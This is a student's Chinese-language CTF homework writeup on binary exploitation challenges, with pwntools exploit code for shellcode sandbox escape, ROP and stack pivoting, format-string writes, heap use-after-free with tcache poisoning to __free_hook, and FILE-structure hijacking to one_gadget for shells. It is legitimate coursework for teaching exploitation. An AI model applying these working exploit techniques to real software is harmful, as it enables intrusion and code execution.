HW4 Writeup

R10922043 黃政瑋

CTF account: cwhuang1937

1. sandbox

(1) 分析題目


先用 checksec 會發現所有保護機制都打開了，但仔細分析 source code 後，會發現 new_code_buf 會 mmap 到 0x40000 上面，並有 RWX 的權限(後面會改成只有 RX 的權限)。在 main 的最後會執行我們寫入的 shellcode，再加上這題的 read 並沒有 BOF 的問題，故往 shellcode 這個方向嘗試。

(2) 分析 monitor 的行為

這邊寫一個簡單的 shellcode 來測試 syscall 與 call <reg>的 pattern 會被怎麼處理。

```
22  # test
23  sc = asm("""
24  syscall
25  nop
26  """)
```

從 gdb 可發現會替換成 call r8(r8 即 monitor 的 address)，接著 epilogue 會做 exit 的動作。因此可借用 epilogue 的 syscall 來拿 shell。



(3) 寫 payload

寫入 execve("/bin/sh", 0, 0)所需的 regs，並藉由 r9 這個 reg 塞入 address，來跳過上述的 mov rax, 0x3c，即可成功拿到 shell。

```
9   # execve("/bin/sh", 0, 0)
10  sc = asm("""
11  mov rax, 0x3b
12  xor rsi, rsi
13  xor rdx, rdx
14
15  mov rdi, 0x68732f6e69622f
16  mov qword ptr [rbp], rdi
17  mov rdi, rbp
18
19  mov r9, 0x40043
20  jmp r9
21  """)
```

2. fullchain-nerf

(1) 分析題目

大致掃過 source code 後，發現有 BOF 與 FSB 的漏洞可以用，接著用 checksec 檢查後，由於有 Partial RELRO 故可用上課教的**從 GOT 來 Leak libc**，方便拿到後面所需的 ROP gadgets。

```
$ checksec fullchain-nerf
[*] '/mnt/c/Users/aqwef/我的雲端硬碟/NTU/碩一上/計算機安全/HW4/fullchain
-nerf/fullchain-nerf'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

(2) Leak ELF 與 libc 的 base address

藉由 FSB 來 leak stack 上所存的__libc_csu_init address，來反推 ELF 的 base address。

```
12  # get the base address of ELF
13  r.sendlineafter('global or local > ', b'global')
14  r.sendlineafter('set, read or write > ', b'read')
15  r.sendlineafter('length > ', b'96')
16  r.send(b'%6$p') # FSB
17  r.sendlineafter('global or local > ', b'global')
18  r.sendlineafter('set, read or write > ', b'write')
19  elf_base = int(r.recvuntil(b'g')[:-1], 16) - elf.sym['__libc_csu_init']
20  print(f'elf_base: {hex(elf_base)}')
```

第一次的 ROP 並搭配 GOT 來 leak 出 put 在 libc 的 address，即可反推出 libc 的 base address。

```
22  # get the base address of libc
23  pop_rdi_ret = elf_base + 0x16d3
24  puts_got = elf_base + elf.got['puts']
25  puts_plt = elf_base + elf.plt['puts']
26  chal = elf_base + elf.sym['chal']
27  rop1 = flat(
28      pop_rdi_ret, puts_got,
29      puts_plt, chal
30  )
31  r.sendlineafter('lobal or local > ', b'local')
32  r.sendlineafter('set, read or write > ', b'read')
33  r.sendlineafter('length > ', b'96')
34  r.send(b'A'*0x20 + p64(0) + b'A'*0x10 + rop1)
35  r.recv(5) # discard 'Bye ~'
36  libc_base = u64(r.recv(8)[1:7] + b'\x00\x00') - libc.sym['puts']
37  print(f'libc_base: {hex(libc_base)}')
```

(3) Leak old rbp

這邊用 FSB 來 leak 出在 function chal 的 rbp，以便後續做 stack

pivoting 可以返回。**由於這邊一開始並沒有試著拿 rbp 的值，變成之後的 stack 會在 global 的 bss section，結果 stack 寫到後來會溢出 RW 的範圍，變成最後會在只能 R 的區段寫入，而導致 segmentation fault。**

```
# get the old rbp address for back from stack pivoting
r.sendlineafter('lobal or local > ', b'global')
r.sendlineafter('set, read or write > ', b'read')
r.sendlineafter('length > ', b'96')
r.send(b'%8$p')
r.sendlineafter('global or local > ', b'global')
r.sendlineafter('set, read or write > ', b'write')
rbp = int(r.recvuntil(b'g')[:-1], 16)
print(f'rbp: {hex(rbp)}')
r.sendlineafter('lobal or local > ', b'local')
r.sendlineafter('set, read or write > ', b'read')
r.sendlineafter('length > ', b'96')
r.send(b'A'*0x20 + p32(10)*2)
```

(4) Stack pivoting 到 global 上做 ROP

將 ROP 寫入到 global variable 上，接著用 stack pivoting 跳過去，做完 ROP 後，將**原本的 old rbp + 10(即再做下一次 chal 的位置)pop 到 rsp**，即可成功返回原本的 stack 並再重新一次 chal function。

```
r.sendlineafter('global or local > ', b'global')
r.sendlineafter('set, read or write > ', b'read')
r.sendlineafter('length > ', b'96')
r.send(b'A'*8 + rop2)
# Stack pivoting to global variable
r.sendlineafter('global or local > ', b'local')
r.sendlineafter('set, read or write > ', b'read')
r.sendlineafter('length > ', b'96')
fn = b'/home/fullchain-nerf/flag\x00'
# fn = b'./flag'
payload = fn
payload = payload.ljust(0x30, b'\x00') + p64(global_var) + p64(leave_ret) + p64(chal)
r.send(payload)
```

重複三次這樣 stack pivoting 過去做 ROP 再返回原 stack 的過程，即可做完 open、read、write，並成功拿到 flag。以下為這三次 ROP chain 的 payload。

```
63   # open('/home/fullchain-nerf/flag', 0) => fd = 3
64   rop2 = flat(
65       pop_rax_ret, 2,
66       pop_rdi_ret, rbp - 0x30,
67       pop_rsi_ret, 0,
68       syscall_ret,
69       pop_rsp_ret, rbp + 0x10,
70   )
```


```
85   # read(3, global_var, 0x30)
86   rop3 = flat(
87       pop_rdi_ret, 3,
88       pop_rsi_ret, rbp-0x200,
89       pop_rax_pop_rdx_pop_rbx_ret, 0, 0x30, 0,
90       syscall_ret,
91       pop_rsp_ret, rbp + 0x20,
92   )
```

```
104  # write(1, global_var, 0x30)
105  rop4 = flat(
106      pop_rdi_ret, 1,
107      pop_rsi_ret, rbp-0x200,
108      pop_rax_pop_rdx_pop_rbx_ret, 1, 0x30, 0,
109      syscall_ret,
110      pop_rsp_ret, rbp + 0x30,
111  )
```

3. fullchain

(1) 分析題目

這題跟 nerf 那題很不一樣的是**不能直接用 BOF 打到 ROP**，查看很久**只有 FSB 能打**，但 FSB 只能改**往下 stack 的 pointer 指向的值**，因此並不能直接去改 cnt 的值，而必須先寫入一個 pointer 到 stack 上，然後間接去改值，仔細不斷用 gdb 看 stack 後，**發現在 rbp - 0x8 ~rbp-0x10(16$)的位置可以藏東西**，且每次 myread 可以讀 24 個 bytes，而 local variable 的 size 只有 16 個 bytes，因此這 8bytes 的空間是可以拿來當跳板做 FSB，而不會被影響到。



(2) 改 cnt 的值

事實上這邊卡了非常久，一直想不到怎樣在有限的 3 次內將 cnt 改非常大，前面試了非常多的方法至少都需要四次，後來**跟 R10922046(李柏漢)討論**，他給了我一個很關鍵的提示!因為 scanf 那邊是%10，且 strncmp 只有比較前 5 個字，因此 **write????是可以通過的，因此這邊就能做一次 FSB**，可以省下許多次數。

```
12  # change number of cnt to 5
13  r.sendlineafter('global or local > ', b'local')
14  r.sendlineafter('set, read or write > ', b'write%10$p')
15  stack_base = int(r.recv(19)[5:], 16)
16  hole = stack_base - 0x2c # rbp-0x8 ~ rbp-0x10 : 16$
17  print(f'stack_base: {hex(hole)}')
18  r.sendlineafter('global or local > ', b'local')
19  r.sendlineafter('set, read or write > ', b'read')
20  r.sendline(b'A'*0x10 + p64(hole))
21  r.sendlineafter('global or local > ', b'local')
22  r.sendlineafter('set, read or write > ', b'write%16$n')
```

如圖所示，第一次讀出來 stack_base，第二次利用那個 hole 放入我們要存 cnt 的地址，第三次即可成功將值改成 5，此時再用一次的手法即可將 cnt 改成非常大，方便後續做事情。

(3) Leak 出 elf 與 libc 的 base address

藉由 FSB 來 leak stack 上所存的__libc_csu_init address，來反推 ELF

的 base address。

Libc 這邊則用 GOT hajack 的方式將 printf_got **以%s 的方式印出來**。

由於這邊在連 remote 很容易拿錯 address，因此後面改成故意先走一次 myset，並觸發 puts("Too more")，使 puts 被解析進 GOT 表後，即可成功將 libc 的 base address leak 出來。

```
43  # get the base address of libc
44  puts_got = elf_base + elf.got['puts']
45  r.sendlineafter('global or local > ', b'local')
46  r.sendlineafter('set, read or write > ', b'read')
47  r.sendline(b'A'*0x10 + p64(puts_got))
48  r.sendlineafter('global or local > ', b'local')
49  r.sendlineafter('set, read or write > ', b'write%16$s')
50  libc_base = int(r.recv(11)[-1:4:-1].hex(), 16) - libc.sym['puts']
51  print(f'libc_base: {hex(libc_base)}')
```

(4) 寫 FSB 改任意 address 的 function

由於這題寫到後面會發現，從頭到尾都是利用那個 hole 並利用 FSB 寫入我們想要的值，因此把寫入 address 的動作包成 function，以便後續使用。

另外，由於最多一次只能寫到%hn 的大小(2bytes，若寫到%n 則會失敗)，且 address 的前 4 個 bits 都為 0，因此**只要分批來寫入三次，並對 target address 做相對應的平移，即可寫入任意值到我們想寫的 address**。而單純寫 value 的話，由於都不會太大，因此只要寫一次即可。

```python
# use FSB to write a address in address
def write_address(input, target, offset):
    # print(f'input: {hex(input)}')
    input = hex(input)[2:]
    tmp = []
    for i in range(3):
        tmp.append(int(input[i*4: (i+1)*4], 16))
    tmp.reverse()
    for i in range(3):
        # print(f'{hex(tmp[i])} : {tmp[i]}')
        r.sendlineafter('global or local > ', b'local')
        r.sendlineafter('set, read or write > ', b'read')
        r.sendline(b'A'*0x10 + p64(target + offset + i*2))
        r.sendlineafter('global or local > ', b'global')
        r.sendlineafter('set, read or write > ', b'read')
        r.sendline(b'%' + str(tmp[i]).encode() +  b'c%16$hn')
        r.sendlineafter('global or local > ', b'global')
        r.sendlineafter('set, read or write > ', b'write')
```

```python
# use FSB to write a number in address
def write_number(input, target, offset):
    r.sendlineafter('global or local > ', b'local')
    r.sendlineafter('set, read or write > ', b'read')
    r.sendline(b'A'*0x10 + p64(target + offset))
    r.sendlineafter('global or local > ', b'global')
    r.sendlineafter('set, read or write > ', b'read')
    if input > 0:
        r.sendline(b'%' + str(input).encode() +  b'c%16$hn')
    else:
        r.sendline(b'%16$hn')
    r.sendlineafter('global or local > ', b'global')
    r.sendlineafter('set, read or write > ', b'write')
```

(5) 定義 ROP gadget 並做 stack pivoting

這邊用上述定義好的 function，**將 stack pivoting 後的位置放到 stack 下方的 0x20 的地方**(原本是放在 global variable 上，但不知道為何 remote 太容易出現 EOF 了，改成 stack 上有稍微改善)，**接著將 chal 的 return address 改成 leave_ret，且 exit@got 也改成 leave_ret，後續會將 cnt 歸 0，使其觸發 leave_ret**，最終成功跳到 stack 下方的 0x28 處執行 ROP chain，即可成功做到 open、read、write 來拿到 FLAG。

```python
# write file name to stack_base + 0x100
# file_name = '/home/fullchain/flag'
file_name = './flag'
for i, c in enumerate(file_name):
    write_number(ord(c), stack_base + 0x100, i)

# stack pivoting but still in stack under rbp
write_address(stack_base + 0x20, stack_base, 0)
write_address(leave_ret, stack_base, 0x8)
write_address(leave_ret, exit_got, 0) #
for i, num in enumerate(rop):
    print(i, hex(num))
    if num > 0x100:
        write_address(num, stack_base + 0x28, i*8)
    else:
        write_number(num, stack_base + 0x28, i*8)

print('finish')
# gdb.attach(r)
write_number(0, stack_base - 0x2c, 0)
```

不確定是不是寫法問題，但我 **EOF 的機會非常非常高**，一直無法成功拿到 FLAG，後來**換到系館的網路後，成功率明顯高非常多**，最終也成功解出來了!!!

```
20 0x1
21 0x7fc3bb090229
22 0x7fc3bb073bc0
finish
[*] Switching to interactive mode
Bye ~
FLAG{Emperor_time}
\x00\x00\x00\x00\x00\x00\x00[*] Got EOF while reading in interactive
$
```

4. final

(1) leak libc base address

已知 unsorded bin 為 **Circular Doubly Linked List**，當只有一塊 chunk 進入該 bin 時，**fd 與 bk 皆同時指向 main_arena**，因此可從此來 leak 出 libc 的 base address。首先先 malloc 一塊 0x410 大小的 chunk，再 malloc 一塊 chunk 來避免當 0x410 的 chunk 被 free 時會

觸發 consolidation。接著將該 0x410 的 chunk free 掉後再 malloc 同大小的回來，**此時 bk 所指向的 address 並不會被洗掉**，因此可從這邊 leak 出 libc 的 base address。

(2) leak heap address

因為這題的 animal release 後，並沒有把 animal 的 pointer 設為 null，因此會有 UAF 的漏洞。此時可以先 malloc 兩塊一樣大小的 chunk，再 free 掉，此時後面 free 掉的那個 chunk 的 fd 會指向第一塊 chunk，因此用 play 即可成功 leak 出 heap address。

(3) UAF to get shell

由前面拿 heap address 的過程中，兩個 0x30 的 chunk 在 heap tcache 裡面。因此這邊先 malloc 一塊 chunk 1 出來，其中的 name 再 malloc 一塊同樣大小的 chunk 0，即原 heap 中的另外一塊 0x30 的 chunk，**因此這邊寫入 chunk 1 的 name，即是寫入到 chunk 0 上**，這邊將 bark 的 fptr 蓋成 system，type 蓋成’/bin/sh\x00’，即可從 UAF 的漏洞成功 get shell。

(4) One gadget to get shell

如同前面(3)的做法，一樣在 chunk 1 裡面的 name malloc 一塊一樣 0x30 大小的 chunk 0，**此時蓋寫 len 為一大數，方便後續寫入來製作 one_gadget，而 name 的 address 即蓋寫成等等觸發 one_gadget**

的 chunk 2 的 address(0xbe0)。**接著由 UAF，可對 chunk 0 的 name 改值，即是 chunk 2 的 data 任意寫入**，此時將 type 與 name 設為 NULL(rdi、rsi 皆設為 NULL)，並將 fptr 改成 one_gedget 的 address。此時 play 即可去觸發 one_gadget，但由於這題沒有符合條件的 one_gadget，故無法用這個方法 get shell。

```
# cwhuang1937 @ DESKTOP-AGI4V2V in /mnt/c/Users/aqwef/
$ one_gadget /usr/lib/x86_64-linux-gnu/libc-2.31.so
0xe6c7e execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe6c81 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
  [rdx] == NULL || rdx == NULL

0xe6c84 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```

(5) Tcache poisoning to get shell

如同(4)，一樣在 chunk 1 裡面的 name malloc 一塊一樣 0x30 大小的 chunk 0，而該 chunk 0 的 name 指向後續的 chunk 2。**藉由 UAF，可對 chunk 0 的 name 改值，即是 chunk 2 的 data 任意寫入**。這邊要做 double free，要繞過偵測，故以 free(A)->free(B)->free(A)的方式繞過，如下圖所示。

```
(0x20)   tcache_entry[0](2): 0x55d5fe8a0bc0 ⟶ 0x55d5fe8a0b70
(0x30)   tcache_entry[1](5): 0x55d5fe8a0be0 ⟶ 0x55d5fe8a0b90 ⟶ 0x55d5fe8a0be0 (overlap chunk with 0x55d5fe
8a0bd0(freed) )
gef➤
[0] 0:gdb*                                                    "DESKTOP-AGI4V2V" 00:49 03-Jan-22
```

接著將上圖 b90 的位置蓋寫成__free_hook – 8，下次 buy 的時候即可成功跳到上面，並將’ /bin/sh\x00’ 放到__free_hook – 8 的地方，而

system 的 address 放到 free_hook，當下次執行 free 的時候，即可成功跳到 system 上，並把 chunk 的內容當作參數(__free_hook – 8 的 /bin/sh)，此時即可 get shell。

```
(0x20)   tcache_entry[0](2): 0x5628df7e0bc0 ⟶ 0x5628df7e0b70
(0x30)   tcache_entry[1](5): 0x5628df7e0be0 ⟶ 0x7f8f7016fb20
gef➤
[0] 0:gdb*                                  "DESKTOP-AGI4V2V" 16:24 04-Jan-22
```

```
gdb.attach(r)
buy(1, 0x28, b'/bin/sh\x00' + p64(_system))
# 5. get shell
release(1)
```

5. easyheap

(1) 分析題目

看完 source code 會發現，在 delete 的那邊並沒有將對應的 ptr 設為 NULL，搭配 edit 即有 **UAF** 可以利用。這題寫入 string 與 final 那題不同，每次讀進來的 string 都會被加入\0，因此無法像 final 那樣直接從 unsorted bin leak 出 libc base address，因此**這題先從 leak heap base address 下手，接著再用 UAF 來間接拿到 libc**。

(2) Leak heap base address

Chunk 進入 tcache 後產生的 **key，剛好會與 index 的位置相同**，所以此時 list_book 的時候，會將該 book 的 key 以整數印出來，即可成功反推出 heap base address。

(3) Leak libc base address


add 一個 0x420 的 chunk，再從 unsorted bin add 回來，可從他的 bk 拿到 main_arena 的 address，可從這反推出 libc base address，但因為寫入 string 時結尾會被強制加上\0，不能直接將 name 寫滿後跟著 leak 出來。如下圖 index 所示，這邊利用 UAF，使得 **chunk 2 的 name 所用的 chunk 會與前面 add 過的 chunk 0 相同，因此可以從 chunk 2 間接寫入 bk 的位置**，接著從 chunk 0 的 name 印出來即可拿到 libc base address。，

```
47  # leak libc base address
48  _add(2, 0x20, 'dummy')
49  _edit(2, p64(heap + 0x378)) # address of bk
50  _add(4, 0x410, 'dummy')
51  _add(5, 0x410, 'dummy')
52  _delete(4)
53  _find(0)
54  r.recvuntil('Name: ')
55  libc_base = u64(r.recv(6).ljust(8, b'\x00')) - 0x1ebbe0
56  print(f'libc_base: {hex(libc_base)}')
```

(4) Use tcache poisoning to get shell

這邊先將前面還在 free 的 chunk 皆 add 出來，方便後續計算 offset。接著用與拿 libc 相似的手法，如下圖 index 所示，首先將 chunk 9 free 到 tcache 裡面，因為 chunk 8 的 name 所用的 chunk 與 chunk 7 相同，故這邊可以**從 chunk 8 修改 chunk 7 的內容，再從 chunk 7 間接改 chunk 9 的內容**，並再 free 一次 chunk 9 即可做到 **double free**。接著將 chunk 9 的內容改成 free_hook-8 後，再一次 add 即可成功**讓 tcache 指向 free_hook-8 的地方，並將 hook 改成 system**，

參數即/bin/sh，此時再一次 free，即可成功 get shell。




```
64    # tcache poisoning
65    _add(6, 0x10, 'dummy')
66    _add(7, 0x10, 'dummy')
67    _delete(7)
68    _delete(6)
69
70    _add(8, 0x20, 'dummy')
71    _add(9, 0x10, 'dummy')
72
73    _delete(9)
74
75    _edit(8, p64(heap + 0xc40))
76    _edit(7, p64(heap + 0xc10))
77    _delete(9)
78
79    _edit(7, p64(free_hook - 8))
80    _add(10, 0x20, b'/bin/sh\x00' + p64(system))
81    # gdb.attach(r)
82    _delete(9)
```


```
(0x20)   tcache_entry[0](2): 0x562d92590320 —> 0x562d925902d0
(0x30)   tcache_entry[1](3): 0x562d92590c40 —> 0x562d92590c10 —> 0x562
d92590c40 (overlap chunk with 0x562d92590c30(freed) )
gef➤
[0] 0:gdb*                              "DESKTOP-AGI4V2V" 21:19 04-Jan-22
```

6. FILE note

(1) 分析題目

看完 source code 後，會發現這題的 gets 有 BOF 的漏洞可以打，並可以從 note_buf 來蓋到 file structrue。由於這題並沒有提供 libc 或 heap 的 address，因此需要先 leak 出來。

如圖所示，可以從 offset 2a0 藉由 BOF 蓋到 4b0 的內容，因此可以 hijack file structure。



(2) leak libc base address

由於並不知道 heap 的 address，因此只能試著從 BOF 改 file structure 來試著 leak 出一些 information。因為要 leak 出東西的話一定要將_fileno 改成 1 或 2，才能輸出到畫面上來 recv，因此這邊**第一次的 fwrite 先試著將_fileno 改成 1**，接著會發現 file structrue 上 buf 的 pointer 都會有殘留值。

後來這邊卡關了很久，後來參考南瓜大大的筆記並看 glibc 的 source code。

```
430  static size_t
431  new_do_write (FILE *fp, const char *data, size_t to_do)
432  {
433    size_t count;
434    if (fp->_flags & _IO_IS_APPENDING)
435      /* On a system without a proper O_APPEND implementation,
436         you would need to sys_seek(0, SEEK_END) here, but is
437         not needed nor desirable for Unix- or Posix-like systems.
438         Instead, just indicate that offset (before and after) is
439         unpredictable. */
440      fp->_offset = _IO_pos_BAD;
441    else if (fp->_IO_read_end != fp->_IO_write_base)
442      {
443        off64_t new_pos
444      = _IO_SYSSEEK (fp, fp->_IO_write_base - fp->_IO_read_end, 1);
445        if (new_pos == _IO_pos_BAD)
446      return 0;
447        fp->_offset = new_pos;
448      }
449    count = _IO_SYSWRITE (fp, data, to_do);
```

從圖中可以發現藉由**將 flag 的 0x1000 設起來，就可以讓 IO_read_end 與_IO_write_base 不一樣**，此時就可以**直接將 IO_read_end 蓋成 0，並將_IO_write_base 的最後一個 byte 蓋成 \x00，使得 fwrite 會將_IO_write_base 到 _IO_write_end 的 data 給 leak 出來**，也就是如下圖 offset 600~690 的位置，而在 680 的地方剛好會有_IO_wfile_jumps 的 address，可以從這個反推出 libc base address。

```
gef➤  p {struct _IO_FILE_plus} 0x55eb89d6a4b0
$1 = {
  file = {
    _flags = 0xfbad1800,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x55eb89d6a600 "",
    _IO_write_ptr = 0x55eb89d6a890 "",
    _IO_write_end = 0x55eb89d6a690 'A' <repeats 512 times>,
    _IO_buf_base = 0x55eb89d6a690 'A' <repeats 512 times>,
    _IO_buf_end = 0x55eb89d6aa90 "",
```

(3) 處理 remote 拿不到 libc base address 的坑

Local 成功拿到後，remote 卻無法拿到，這邊試著 leak 完後傳一些 trash 來導致 crash，會發現其實是有 leak 出來的，而且 buf 明顯比 local 還要多，**這邊的解法是當要連到 remote 時，在 leak 後重複做 fwrite 7 次，試著將 remote 的 buf 擠出來**，即可成功拿到 libc base address。

後來有跟 **R10922046(李柏漢)討論**，我們試著 leak 出 fwrite 時 allocate 出來的 buf size，可以發現 **local 是 0x400，remote 是 0x1000，而我們每次寫入的內容為 0x200**，所以 remote 第 7+1 次才會噴出來我們猜是因為這樣，但為何會有這個落差，我們推測是 **_IO_file_doallocate 這邊的判斷 tty 有關**，如下圖所示。

```
87      {
88        /* Possibly a tty.  */
89        if (
90  #ifdef DEV_TTY_P
91            DEV_TTY_P (&st) ||
92  #endif
93            local_isatty (fp->_fileno))
94          fp->_flags |= _IO_LINE_BUF;
95      }
96  #if defined _STATBUF_ST_BLKSIZE
97        if (st.st_blksize > 0 && st.st_blksize < BUFSIZ)
98      size = st.st_blksize;
```

但為何 local 寫第一次就噴出來，而不是第二次呢，這邊我們討論 glibc src code 很久仍沒有很懂，只能**推測是下圖的這個地方有觸發 flush，以至於 local 第一次就會 leak 出來**。

```
1240    if (to_do + must_flush > 0)
1241      {
1242        size_t block_size, do_write;
1243        /* Next flush the (full) buffer. */
1244        if (_IO_OVERFLOW (f, EOF) == EOF)
1245      /* If nothing else has to be written we must not signal the
1246         caller that everything has been written.  */
1247      return to_do == 0 ? EOF : n - to_do;
```

(4) one_gadget

由於這題看起來只有開 shell 這個洞才能拿到 flag，變成說只能藉由 fwrite 來達到任意寫才有辦法，這邊也是參考南瓜大大的筆記後搭配看 glibc source code，才想出來怎麼解。

```
1228    else if (f->_IO_write_end > f->_IO_write_ptr)
1229      count = f->_IO_write_end - f->_IO_write_ptr; /* Space available. */
1230
1231    /* Then fill the buffer. */
1232    if (count > 0)
1233      {
1234        if (count > to_do)
1235      count = to_do;
1236        f->_IO_write_ptr = __mempcpy (f->_IO_write_ptr, s, count);
1237        s += count;
1238        to_do -= count;
1239      }
1240    if (to_do + must_flush > 0)
1241      {
1242        size_t block_size, do_write;
1243        /* Next flush the (full) buffer. */
1244        if (_IO_OVERFLOW (f, EOF) == EOF)
1245      /* If nothing else has to be written we must not signal the
1246         caller that everything has been written.  */
1247      return to_do == 0 ? EOF : n - to_do;
```

如上圖所示，**_IO_new_file_xsputn 中會判斷_IO_write_ptr 到 _IO_write_end 是否有空間，若有的話會將該空間大小的 data 給寫入。**

又已知 fwrite 在底層會 call 到_IO_file_overflow(_IO_file_jumps + 0x18)，因此這邊**將_IO_file_overflow hijack 成 one_gadget**，並發現當要**執行 one_gadget 時 r15 有滿足條件，r12 會指向 one_gadget**

後面 8bytes 的地方，因此這邊在 one_gadget 的後面寫入一個 p64(0)，即可成功藉由 one_gadget 來 get shell。

```
64  r.sendlineafter('> ', '2')
65  flags = 0xfbad0800
66  payload = flat(
67      flags, 0,
68      _IO_file_jumps, 0,
69      _IO_file_jumps, _IO_file_jumps + 0x18,
70      _IO_file_jumps + 0x20, 0,
71      0, 0,
72      0, 0,
73      0, 0,
74      1
75  )
76  r.sendlineafter('data> ', p64(one_gadget) + p64(0) + b'A'*0x1f8 + p64(0x1e0) + payload)
77  # gdb.attach(r)
78  r.sendlineafter('> ', '3')
79  r.interactive()
```

```
$rdi   : 0x00007fac470dc5aa  →  0x0068732f6e69622f ("/bin/sh"?)
$rip   : 0x00007fac4700bc8b  → <execvpe+651> call 0x7fac4700b2f0 <execve>
$r8    : 0x1999999999999999
$r9    : 0x0
$r10   : 0x00007fac470c3ac0  →  0x0000000100000000
$r11   : 0x00007fac470c43c0  →  0x0002000200020002
$r12   : 0x0000560304d782a8  → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r13   : 0xd68
$r14   : 0x1f8
$r15   : 0x00007fac471118a0  →  0x0000000000000000
```

```
$ cd home
$ ls
filenote
$ cd filenote
$ cat flag
FLAG{f1l3n073_15_b3773r_7h4n_h34pn073}$
[0] 0:python3*                                  "DESKTOP-AGI4V2V" 00:54 09-Jan-22
```

Reference:

南瓜大大的筆記: [PWN cheatsheet - HackMD]

7. beeftalk

解完其他題目已經確定破 1000 了，加上期末太忙這題就沒有解了。